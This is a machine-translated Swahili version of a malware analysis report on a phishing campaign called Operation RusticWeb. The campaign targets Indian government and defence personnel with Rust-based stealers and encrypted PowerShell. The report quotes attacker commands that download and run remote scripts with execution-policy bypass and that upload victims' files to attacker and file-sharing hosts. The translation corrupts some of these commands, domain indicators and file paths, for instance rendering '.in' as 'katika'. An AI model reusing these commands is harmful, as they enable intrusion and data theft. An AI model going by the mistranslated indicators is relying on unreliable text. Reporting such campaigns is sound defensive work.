
SEQRITE Timu ya Maabara ya APT imegundua kampeni ya ulaghai inayolenga wafanyakazi mbalimbali wa serikali ya India tangu Oktoba 2023. Pia tumegundua ulengaji wa vyombo vya serikali na vya kibinafsi katika sekta ya ulinzi mwezi Desemba. Mizigo mipya ya malipo inayotokana na kutu na amri za PowerShell zilizosimbwa kwa njia fiche zimetumika kutoa hati za siri kwenye injini ya huduma inayotokana na wavuti, badala ya seva maalum ya amri na udhibiti (C2). Kwa kurekebisha ghala lake kikamilifu, pia imetumia vikoa bandia kuhifadhi mizigo mibaya na faili za udanganyifu. Hapa chini kuna majina machache ya vikoa na sampuli za chambo zilizotumika katika kampeni hii:
- IPR aina ya Idara ya Wafanyakazi na Mafunzo, maalum kwa maafisa wa IAS
- Kikoa ghushi kinaiga Jumuiya ya Elimu ya Ustawi wa Jeshi (AWES)
- Ripoti ya takwimu ya Assam CDR na Kailash Satyarthi Children's Foundation
- Kikoa kingine ghushi kinachoiga Parichay, jukwaa la Serikali la SSO
- Fomu ya uteuzi kwa Mfuko wa Akiba ya Maafisa wa Huduma za Ulinzi (DSOP).
- Wasilisho kuhusu muhtasari wa kila robo ya mipango na Wizara ya Ulinzi
Kampeni hii inafuatiliwa kama Operesheni RusticWeb , ambapo TTP nyingi huingiliana na vikundi vya APT vilivyounganishwa na Pakistan - Transparent Tribe (APT36) na SideCopy . Pia ina kufanana na ripoti ya Operesheni Armor Piercer iliyotolewa na Cisco mnamo 2021, na kulenga fomu ya udhamini wa ESSA ya AWES kulizingatiwa na timu yetu mwaka huo huo.
Wahusika wa vitisho wameanza kuhama kutoka lugha zinazojulikana zilizokusanywa hadi zile mpya kama vile Golang, Rust, na Nim. Hii hutoa utangamano mtambuka na pia hufanya ugunduzi kuwa mgumu kwa wakati mmoja. Mifano ya hivi karibuni ya programu hasidi ya Golang iliyochambuliwa na timu yetu ni mfumo ikolojia wa programu hasidi ya Warp unaotegemea Windows ambao hutumia roboti ya Telegram kama C2 na mzigo wa stager unaotegemea Linux wa Ares RAT . Wakati huo huo, waendeshaji mbalimbali wa ransomware (RaaS) wamehama kutoka Golang hadi Rust kwani hutoa usimbaji fiche wa hali ya juu na kasi ya ukwepaji huku ikihakikisha usalama wa kumbukumbu.
Msururu wa Maambukizi 1
Maambukizi ya kwanza yanayozingatiwa sana hutegemea upakiaji unaotegemea kutu ambayo hutumiwa kuorodhesha mfumo wa faili. Faili mbaya ya njia ya mkato huanzisha maambukizi ambapo kikoa ghushi cha AWES kinatumiwa kuweka mizigo hii na kupenyeza data kwenye huduma ya tovuti inayoshiriki faili.

Kielelezo 1 - Msururu wa Maambukizi (1)
Mshambuliaji anamlenga mwathiriwa kupitia ulaghai wa mtandaoni unaosababisha faili ya kumbukumbu inayoitwa " IPR_2023-24 ". Hii ina faili ya mkato ya Windows inayojifanya kuwa faili ya PDF kwa kutumia umbizo la viendelezi viwili. Jina la maoni linaonyesha kuwa chambo hicho ni umbo linalohusiana na IPR.

Kielelezo 2 - Faili ya njia ya mkato mbaya
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -nop -c "iwr 'hxxps://rb[.]gy/gbfsi' -OutFile $env:USERPROFILE\Documents\file.ps1; & $env:PROFILE.ps1\faili" |
Kufungua hii huamsha PowerShell kupakua na kutekeleza hati kutoka kwa kikoa cha rb[.]gy , kifupishi cha URL bila malipo. Vigezo vya mstari wa amri ili kupitisha sera ya utekelezaji bila wasifu hutumika kupakua hati ya PS1 kwa kutumia Invoke-WebRequest.
Unyanyasaji
Kulingana na URL iliyofupishwa, tunaweza kuangalia takwimu kwa mibofyo kadhaa na nchi ambapo mbofyo huo umetokea kwa kutumia kifuatiliaji chao. Kampeni ilianza kutumika mwishoni mwa Septemba na shughuli nyingi zinaweza kuonekana Oktoba, huku 26.53% yao wakitoka India pekee. Hii haizingatii uhasiriwa uliothibitishwa lakini inatoa muhtasari wa mwathiriwa anayelengwa.

Kielelezo 3 - Victimology
Hatua ya PowerShell
URL iliyopanuliwa inaelekeza kwenye kikoa kinachoitwa awesscholarship[.]in ili kupata na kuhifadhi hati ya PowerShell (file.ps1) kwenye folda ya Hati . Kabla ya kuangalia hati hii, jina la kikoa linaonekana kama udhamini wa "Jumuiya ya Elimu ya Ustawi wa Jeshi". Kikoa halali cha shirika hili ni scholarship[.]awesindia[.]com , ambapo kampeni kama hizo za ulaghai zimeonekana hapo awali. Kufungua ukurasa huu bandia wa kikoa huielekeza kwenye ukurasa rasmi wa AWES unaoonyesha notisi rasmi ya tahadhari kama inavyoonyeshwa hapa chini.

Kielelezo 4 - Notisi rasmi ya tovuti ghushi
Hati ya PowerShell huanza kwa kusanidi njia za URL za kupakua upakiaji wa hatua zinazofuata pamoja na hati ya kuvutia. Njia lengwa za kupakua na kupakia faili zimesanidiwa, ambapo vipengele vitatu hufafanuliwa kimsingi kwa vipengele hivyo.

Kielelezo 5 - Hati ya PowerShell
Vitendakazi vya X na Y hutumika kuweka ujumbe kwenye faili na kupakua faili kutoka kwa URL iliyotolewa hadi kwenye njia lengwa na kuiweka kwenye kumbukumbu, mtawalia. Eneo lengwa ni saraka chaguo-msingi ya Nyaraka ambapo folda mpya inayoitwa Vipakuliwa imeundwa ili kuweka faili ya PDF ya udanganyifu na kumbukumbu kando ya folda.

Kielelezo 6 - Hati ya PowerShell (inaendelea)
Mara tu kifaa cha kuficha data kitakapofunguliwa, faili ya kumbukumbu hutolewa ambayo ina faili moja bila kiendelezi chochote. Hii hubadilishwa jina ili kuongeza kiendelezi cha EXE na kutekelezwa. Mwishowe, kitendakazi cha Z hutumika kupakia faili ya kumbukumbu kwenye seva kwa kutumia amri ya curl na kisha kufuta kumbukumbu zilizorekodiwa.

Mtini. 7 - Faili ya kumbukumbu imepakiwa
Wakati huo huo, faili ya udanganyifu iliyofunguliwa ni fomu ya taarifa ya Urejeshaji wa Mali Isiyohamishika ambapo huduma imetajwa kama '.Huduma ya Utawala ya India'. Aina nyingi zinazofanana kwenye lango mbalimbali za serikali ya India zinapatikana katika kikoa cha umma. Hata hivyo, fomu hii tupu ya IPR inapatikana kwenye DoPT's (Idara ya Wafanyakazi na Mafunzo) tovuti ambayo iko chini ya Wizara ya Utumishi ya India Malalamiko ya Umma na Pensheni. Kumbuka kwamba hii haihusiani popote na mpango wa ufadhili wa masomo wa ESSA - Elimu wa fomu ya maombi ya Jeshi la Kibinafsi.

Kielelezo 8 - Decoy: Fomu ya IPR kwa maafisa wa IAS (Oct'23)
Kipakua: Hatua ya Kuangalia Mfumo
Mzigo wa malipo wa EXE unageuka kuwa jozi iliyokusanywa na Rust ambayo huangalia taarifa za msingi za mfumo kama zinavyopatikana katika njia ya PDB - ' syscheck.pdb '. Baada ya kutenganisha majina ya vitendakazi vya Rust kwa kutumia programu-jalizi ya IDA Pro, tunaweza kuona vitendakazi vingi vya kuandika na kuamuru vikiitwa. Hurejesha taarifa kwa kutumia:
- Domain ifconfig[.]mimi kuchukua anwani ya IP
- Amri ya WMIC ya kuchukua viendeshi vilivyopo kwenye mfumo wa mwathirika - "wmic logicaldisk pata nukuu".

Kielelezo 9 - Kumbukumbu za kuangalia mfumo
Kumbukumbu hizi zimeandikwa katika faili inayoitwa ' MySystem.txt ' katika saraka ya ProgramData\syscheck na kupakiwa kwenye kikoa sawa na:
“curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php”

Mtini. 10 - URL ya kupakua hatua inayofuata
Kisha kumbukumbu nyingine inayoitwa file1.zip inapakuliwa kutoka kwa kikoa hicho hicho bandia na kutolewa. Inabadilishwa jina kuwa ' MySystem.exe ' na kutekelezwa. Mwishowe, kuendelea kwa mzigo huu wa mwisho kunaundwa kupitia saraka ya Mwanzo.

Kielelezo 11 - Kuendelea kupitia Kuanzisha
Mwizi: Hatua ya Mwisho
Upakiaji wa mwisho ni programu hasidi inayotegemea kutu ambayo huiba faili, kukusanya jina la mfumo na IP, na kupakia faili mahususi pamoja na kumbukumbu. Haina vipengele vilivyojumuishwa ndani vya wezi wa kisasa wa kuiba maelezo kama vile kuiba kutoka kwa vivinjari vya wavuti, Discord/Steam au pochi za cryptocurrency. Matoleo mengi ya mwizi huyu yalipatikana katika kampeni hii na mihuri ya nyakati ya mkusanyo kuanzia Septemba hadi tarehe (Desemba) na yamekuwa na kiwango cha chini zaidi cha utambuzi kwenye Jumla ya Virusi.
| MD5 | Muhuri wa Muda wa Mkusanyiko | PDB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | syscheck.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | alam.pdb |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | alam.pdb |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | Zew.pdb |
Mabadiliko katika jina la njia ya PDB yanaweza kuonekana katika sampuli za Oktoba na Desemba lakini ufanano unakaribia kufanana unapolinganishwa kupitia BinDiff, ambayo ni 91%, isipokuwa kwa mabadiliko machache.

Kielelezo 12 - Kufanana katika sampuli
Inaorodhesha faili zote za hati na kumbukumbu katika diski zote zilizochukuliwa hapo awali katika hatua ya kupakua. Faili mbili za kumbukumbu huundwa ndani ya folda mpya yenye majina tofauti ( Micro, File ) kwa kila sampuli chini ya saraka ya ProgramData . Zinatumika kuhifadhi rekodi za faili zilizopakiwa na kumbukumbu za faili zilizoorodheshwa. Baada ya kuhifadhi faili zilizoorodheshwa kwenye ' Logs.txt, ' kila faili hupakiwa kupitia mbinu ya curl PUT kwa oshi[.]at domain, injini ya kushiriki faili ya umma isiyojulikana inayoitwa OshiUpload.
"curl -TC:\Users\test\Downloads\ .zip hxxps://oshi[.]at”
Pamoja na jina la eneo-kazi, viungo vya kupakua faili hizi vimehifadhiwa katika ' Records.txt, ' ambayo ina URL tatu kwa kila faili. Viwili ni viungo vya Clearnet - kimoja cha kusimamia na kingine cha kupakua. Cha tatu ni kikoa cha Tor cha Oshi cha kupakua kupitia huduma iliyofichwa.

Kielelezo 13 - Pakua viungo vya faili zilizopakiwa
Ukurasa wa usimamizi unaonyesha sifa za faili iliyopakiwa - viungo vya kupakua, saizi, aina, heshi na muhuri wa muda. Chaguzi za kuharibu faili pamoja na kipima muda cha kuisha muda zipo.

Mtini. 14 - Ukurasa wa usimamizi wa faili zilizopakiwa
Faili za kumbukumbu zilizo na mihuri ya muda katika jina la faili hupakiwa kwenye kikoa bandia cha AWES. Jibu la seva huthibitishwa kwa upakiaji uliofaulu, na kisha huingia kwenye usingizi usio na kikomo hadi kukatizwa.

Kielelezo 15 - Jibu la seva baada ya kupakia kumbukumbu
Kwa malipo mapya ya wizi tuliyoyaona mnamo Desemba, mhusika wa vitisho anatumia hati mpya ya chambo ambayo ni ya Kailash Satyarthi Children's Foundation. Hati hiyo inapatikana kwenye tovuti yao , ambayo inahusiana na ripoti yao ya takwimu kuhusu "Ndoa za Utotoni na uhalifu mwingine dhidi ya Watoto huko Assam".

Kielelezo 16 - Decoy: Assam CDR (Desemba 23)
Kutumia mada za udanganyifu kama msingi au jamii za watoto kwa watoto wa jeshi na maafisa wa IAS katika kampeni ya kuhadaa ili kupata maelezo ya kibinafsi kunaonyesha jitihada zinazolengwa zinazolenga maafisa wa serikali ya India, hasa wale wanaohusishwa na taasisi au jamii za watoto.
Msururu wa Maambukizi 2
Msururu mwingine kama huo wa maambukizo ulizingatiwa mnamo Desemba kwa kutumia maldocs, ambapo kuhesabu na kuchuja kulifanywa kwa kutumia hati ya PowerShell badala ya upakiaji unaotegemea kutu. Pamoja na vikoa viwili bandia, hati za PowerShell zilizosimbwa zimetumika hapa.

Kielelezo 17 - Msururu wa Maambukizi (2)
Maambukizi huanza na maldoki ya hadaa ambayo ina macro hasidi ya VBA. Kwa ufiche wa msingi wa VBA, ina amri za PowerShell zilizosimbwa. Maldocs kama hizo zimetambuliwa ambazo hutumia amri za PS zilizobadilishwa kidogo.
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- PM_INDIG_INITIATIVE_BRIEF.ppam

Kielelezo 18 - VBA macro yenye malicious
PowerShell Iliyosimbwa kwa Njia Fiche
Mara hati inapofunguliwa, hubadilisha nambari kuwa herufi zinazounda ' PoWeRSHEll '. Amri ya PowerShell ina data iliyosimbwa kwa njia fiche, ambayo hubadilishwa kuwa SecureString kwa kutumia ' ConvertTo-SecureString ' yenye ufunguo. Hii inafuata njia sawa ya uondoaji wa usimbaji fiche wa PowerShell inayoonekana katika Emotet lakini ikiwa na ufichuzi wa ziada kidogo.

Kielelezo 19 - Amri za PowerShell Zilizosimbwa na Zilizofichwa
Katika maldoc ya kwanza, mfuatano uliobadilishwa hutumia kitu cha Marshal kwa ajili ya kumbukumbu kudhibiti usimbaji fiche kupitia DPAPI iliyojengewa ndani ili kutumia amri kwa kutumia mbinu ya SecureStringToGlobalAllocUnicode . Ya pili hutumia kitu cha PSCredentials kupata mfuatano wa maandishi wazi. Katika mfuatano wa mwisho, PtrToStringBSTR na SecureStringToBSTR hutumika na kitu cha Marshal . Kwa usimbaji fiche, amri hutumia mbinu kutoka Invoke-Obfuscation ili kuficha kichocheo cha amri ya IEX kwa kutumia vigezo vya mazingira:

Kielelezo 20 - Amri ya IEX iliyofichwa
Ukiangalia amri za PowerShell zilizofutwa kabisa, hupakua faili ya usimbaji fiche na hati ya PowerShell ya hatua inayofuata. Hupakuliwa kutoka kwenye vikoa hadi kwenye saraka za Vipakuliwa na Nyaraka na kutekelezwa.

Kielelezo 21 - Amri zilizowekwa (1)

Kielelezo 22 - Amri zilizowekwa (2)
Vikoa na Udanganyifu
Hali ya kwanza hupakuliwa kutoka kwa kikoa ' parichay.epar[.]in , ' ilhali ya pili inatumia kikoa hicho hicho bandia cha AWES kinachoonekana katika mnyororo wa kwanza wa maambukizi. Hii ni kikoa kingine bandia kinachotumika kuhifadhi mizigo mibaya, ambayo inaiga tovuti rasmi ya serikali ' parichay.nic[.]in '. Ni jukwaa la Serikali la SSO lililoundwa kuwaunganisha watumiaji chini ya mfumo mmoja wa uthibitishaji. Ingawa Parichay inawaruhusu wafanyakazi wa serikali kufikia huduma mbalimbali za NIC kulingana na "idara ya watumiaji" na anwani ya barua pepe ya Serikali (@nic.in/@gov.in), Jan Parichay anawaruhusu raia kufikia huduma zinazozingatia raia.

Kielelezo 23 - Vikoa vya Parichay halali na bandia
Udanganyifu wa kwanza unahusu fomu ya uteuzi ya Mfuko wa DSOP (Maafisa wa Huduma za Ulinzi), ambayo inahusu Idara ya Hesabu za Ulinzi. Udanganyifu wa pili unahusiana na uwasilishaji wa muhtasari wa robo mwaka na Wizara ya Ulinzi.

Kielelezo 24 - Decoy: Mfuko wa Akiba ya Maafisa wa Huduma za Ulinzi (DSOP).

Kielelezo 25 - Decoy: Wizara ya Ulinzi
Hati ya PowerShell ya hatua inayofuata ' Mail_check.ps1 ' imeachwa imesimbwa kwa njia fiche na kufichwa vile vile. Ukiangalia hati iliyoondolewa usimbaji fiche, huanza kwa kupakua na kutoa faili ya kumbukumbu, ambayo ina mzigo unaoitwa ' syscheck.exe. ' Inatolewa moja kwa moja kwenye folda ya Mwanzo ili kubaini uendelevu wa mzigo huu wa malipo.

Kielelezo 26 - Hati ya PowerShell imeshuka baada ya kusimbwa
Hesabu na Exfiltrate
Binary ni mzigo mwingine wa malipo unaotokana na Rust wenye jina tofauti la PDB, 'Aplet.pdb.' Ina muhuri wa muda wa mkusanyiko wa Desemba 14 na ina jina la Msaidizi wa Wavuti wa Cisco wa AnyConnect pamoja na cheti kilichosainiwa.

Kielelezo 27 - Binary na Cheti cha WebHelper
Badala ya kufanya hesabu na uondoaji moja kwa moja, hii huangusha hati ya PowerShell ' sys.ps1 ' kwenye saraka ya Picha kwa kusudi hili baada ya kuleta jina la mtumiaji. Amri inayosababishwa ni:
"powershell.exe -WindowStyle Imefichwa -ExecutionPolicy Bypass -File C:\Users\test\Pictures\sys.ps1"
Haijumuishi folda 3 wakati wa kuhesabu: Windows na saraka zote mbili za ' Program Files '. Aina 13 tu za faili ndizo zilizoorodheshwa: ('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.docm', '.txt', '.dot', '.ppam') na kila faili imeingia kwenye ' paths.txt ' kwenye folda ya Nyaraka.

Kielelezo 28 - Hesabu & Uchujaji
Mara tu inapopakiwa kwenye oshi[.]at , URL za upakuaji huhifadhiwa kwenye ' suc_logs.txt ' sawa na kampeni 1. Hati hii inaendeshwa kwa mzunguko usio na kikomo ili kuangalia kama faili zozote mpya zimeundwa. Kumbukumbu hizi za URL hupakiwa mara kwa mara baada ya muda maalum.

Kielelezo 29 - Kupakia magogo
Wakati huo huo, mfumo mkuu wa binary ( syscheck ) huingia katika hali ya usingizi usio na kikomo isipokuwa ukikatizwa. Ikiwa ndivyo, badala ya kutoka, hupakia kumbukumbu za URL kwa Oshi tena. Zaidi ya hayo, pia hupakia kwenye kikoa kidogo cha firebaseio kama kipimo cha chelezo wakati huu.

Mtini. 30 - Inapakia kwa Firebaseio kwa uthibitishaji
Hifadhidata ya Firebase Realtime ni hifadhidata ya NoSQL inayohifadhiwa kwenye wingu ambayo inaweza kuhifadhi na kusawazisha data kwa wakati halisi. Ni jukwaa wazi la Google ambalo hutumika sana kwa programu zinazotegemea wingu na watengenezaji na limewavutia wahusika wa vitisho kutumia programu hasidi kama Unlucky Kamran ili kutoa data. Inatoa vipengele kadhaa kama vile hifadhi ya wingu, upangishaji, hifadhidata ya wakati halisi, na zaidi.
Hitimisho
Kampeni mpya ya ulaghai inalenga wafanyakazi mbalimbali wa serikali ya India ili kuiba hati za siri. Mizigo ya malipo inayotokana na kutu na hati za PowerShell zilizosimbwa kwa njia fiche zimetumika kuorodhesha na kutoa hati kwenye injini isiyojulikana ya kushiriki faili za umma inayoitwa OshiUpload badala ya seva maalum ya amri na udhibiti (C2). Vikoa vyote viwili bandia vinavyoiga vyombo vya serikali vimetumika kuhifadhi mizigo hatari katika shambulio hili la ujasusi wa mtandaoni. Operesheni RusticWeb inaweza kuhusishwa na tishio la APT kwani inafanana na vikundi mbalimbali vilivyounganishwa na Pakistan. Huku wahusika wa vitisho wakihamia kwenye programu hasidi iliyotengenezwa kwa kutumia lugha mpya zilizokusanywa kama Golang, Rust, na Nim, tunapendekeza kuendelea kwa tahadhari na kuchukua tahadhari muhimu ili kuendelea kulindwa.
SEQRITE ulinzi
- Lnk.Mwizi.48397
- PS.Mwizi.48398
- RustStealer.48408.GC
- Script.RustStealer.48409
- Trojan.Ruststealer
MITER AT&CK
| Mbinu | Kitambulisho cha Mbinu | jina |
| Maendeleo ya Rasilimali | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
Pata Miundombinu: Vikoa
Kuza Uwezo: Programu hasidi Pata Uwezo: Zana Uwezo wa Hatua: Pakia Malware Uwezo wa Hatua: Lengo la Kiungo |
| Ufikiaji wa Awali | T1566.002 | Hadaa: Kiungo cha kuhadaa ili kupata maelezo ya kibinafsi |
| Utekelezaji | T1106
T1129 T1059 T1047 T1204.002 |
API asili
Moduli Zilizoshirikiwa Amri na Mkalimani wa Maandishi Vyombo vya Usimamizi wa Windows Utekelezaji wa Mtumiaji: Faili Hasidi |
| Kuendelea | T1547.001 | Vifunguo vya Kuendesha Usajili / Folda ya Kuanzisha |
| Ukwepaji wa Ulinzi | T1027.010
T1036.007 T1140 |
Amri Obfuscation
Kujifanya: Kiendelezi cha Faili Mbili Deobfuscate/Simbua Faili au Taarifa |
| Discovery | T1016
T1033 T1083 |
Ugunduzi wa Usanidi wa Mtandao wa Mfumo
Ugunduzi wa Mmiliki wa Mfumo/Mtumiaji Ugunduzi wa Faili na Saraka |
| mkusanyiko | T1005
T1119 |
Data kutoka kwa Mfumo wa Ndani
Mkusanyiko wa Kiotomatiki |
| Amri na Kudhibiti | T1105 | Uhamisho wa Zana ya Ingress |
| exfiltration | T1020
T1567 |
Utoaji Kiotomatiki
Uchujaji Juu ya Huduma ya Wavuti |
IOCs
| MD5 | Filename |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| PowerShell | |
| c9969ece7bb47efac4b3b04cdc1538e5 | katika.ps1 |
| f14e778f4d22df275c817ac3014873dc | Katika.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | Mail_check.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | sys.ps1 |
| Udanganyifu | |
| a9182c812c7f7d3e505677a57c8a353b | Ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| archive | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| Exe | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| Kikoa/IP | |
| awesscholarship[.]katika 89.117.188[.]126 |
|
| parichay.epar[.]katika 13.232.102[.]189 |
|
| oshi[.]at | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| URLs | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]in/upload/upload.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]in/Win/Mail_Check.ps1 | |
| PDB | |
| C:\Users\123\Desktop\Syscheck\lengo\release\deps\syscheck.pdb | |
| C:\Users\123\Desktop\Alam\target\release\deps\alam.pdb | |
| C:\Users\123\Desktop\Aplet\lengo\release\deps\Aplet.pdb | |
| D:\NYUMBANI\DESKTOP DATA MPYA\Zew\lengo\release\deps\Zew.pdb | |
| Jeshi | |
| C:\ProgramData\syscheck\file.zip | |
| C:\ProgramData\syscheck\MySystem.exe | |
| C:\ProgramData\syscheck\MySystem.txt | |
| C:\ProgramData\Micro\logs.txt | |
| C:\ProgramData\Micro\records.txt | |
| C:\ProgramData\Files\Log.txt | |
| C:\ProgramData\Files\Records.txt | |
| Hati\downloadAndExecuteLog.txt | |
| Hati\file.ps1 | |
| Hati\myfile.zip | |
| Nyaraka\unzippedFolder\file.exe | |
| Nyaraka\Vipakuliwa\myfile.pdf | |
| Hati\paths.txt | |
| Hati\suc_logs.txt | |
| Hati\Mail_Check.ps1 | |
| Hati\syscheck.zip | |
| Vipakuliwa\1.pdf | |
| Picha\sys.ps1 | |
| %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\MySystem.exe | |
| %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\syscheck.exe | |
Mwandishi : Sathwik Ram Prakki